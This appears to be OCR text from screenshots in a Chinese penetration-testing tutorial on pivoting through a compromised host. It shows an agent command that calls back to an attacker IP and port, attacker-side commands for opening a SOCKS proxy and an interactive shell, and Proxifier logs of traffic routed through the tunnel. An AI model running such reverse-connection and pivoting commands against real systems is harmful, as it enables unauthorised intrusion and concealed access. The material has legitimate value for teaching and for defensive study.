
```
agent.exe -rhost 207.148.119.98 -rport 9999
```




0x08-3 攻击机成功接收



```
show                    展现节点
goto 1                  进入节点1
socks 6666              做socks代理，代理只需要连接207.148.119.98 6666即可代理上45.76.
shell                   进入交互式终端执行命令
```


Proxifier
File Profile Log View Help
Connections
Application Target Time/Status Rule : Proxy Sent
wps.exe
wps.exe
Proxy Server
Server
Address: 207.148.119.98
Port: 6666
Protocol
SOCKS Version 5
SOCKS Version 4
HTTPS
Authentication
Enable
Username:
Password:
Options
No options for SOCKS5 are available.
Connections
[10.09 23:37:38]
[10.09 23:37:38]
[10.09 23:37:38]
[10.09 23:37:44]

成功代理


ip_百度搜索
baidu.com/s?ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=ba
应用 ip_百度搜索
Baidu百度
ip
网页 资讯 视频 图片 知道 文库 贴吧
百度为您找到相关结果约79,200,000个
ip 一键换IP 免费试用
ip.shenggaocloud.com 2019-10
IP地址查询
本机IP: 45.76.153.192 新加坡
请输入ip地址
查询
本机IP查看方法 IP地址设置方法
www.ip138.com/
Proxifier
File Profile Log View Help
Connections
Application Target Time/Status Rule : Proxy
chrome.exe *64 sp0.baidu.com:443 00:11 Default : 207.148.119.98:66
chrome.exe *64 www.baidu.com:443 00:11 Default : 207.148.119.98:66
chrome.exe *64 www.baidu.com:443 00:11 Default : 207.148.119.98:66
chrome.exe *64 cambrian-images.cdn.... 00:10 Default : 207.148.119.98:66
chrome.exe *64 sp1.baidu.com:443 00:11 Default : 207.148.119.98:66
chrome.exe *64 ss0.bdstatic.com:443 00:10 Default : 207.148.119.98:66
chrome.exe *64 ss0.baidu.com:443 00:10 Default : 207.148.119.98:66
chrome.exe *64 sp1.baidu.com:443 00:10 Default : 207.148.119.98:66
chrome.exe *64 api.shodan.io:443 00:10 Default : 207.148.119.98:66
chrome.exe *64 api.shodan.io:443 00:09 Default : 207.148.119.98:66
chrome.exe *64 api.shodan.io:443 00:08 Default : 207.148.119.98:66
chrome.exe *64 api.shodan.io:443 00:08 Default : 207.148.119.98:66
chrome.exe *64 ss2.bdstatic.com:443 Failed Default : 207.148.119.98:66
Connections Traffic Statistics
[10.09 23:38:07] chrome.exe *64 - cambrian-images.cdn.bcebos.com:443 open through proxy 207.148.119.
[10.09 23:38:07] chrome.exe *64 - ss0.bdstatic.com:443 open through proxy 207.148.119.98:6666 SOCKS5
[10.09 23:38:07] chrome.exe *64 - ss0.baidu.com:443 open through proxy 207.148.119.98:6666 SOCKS5
[10.09 23:38:07] chrome.exe *64 - api.shodan.io:443 open through proxy 207.148.119.98:6666 SOCKS5
[10.09 23:38:07] wps.exe - qing.wps.cn:80 error : Could not connect through proxy 207.148.119.98:666
[10.09 23:38:08] chrome.exe *64 - api.shodan.io:443 open through proxy 207.148.119.98:6666 SOCKS5
[10.09 23:38:08] chrome.exe *64 - ss0.bdstatic.com:443 error : Could not connect through proxy 207.1
[10.09 23:38:08] chrome.exe *64 - ss2.bdstatic.com:443 error : Could not connect through proxy 207.1
[10.09 23:38:09] chrome.exe *64 - api.shodan.io:443 open through proxy 207.148.119.98:6666 SOCKS5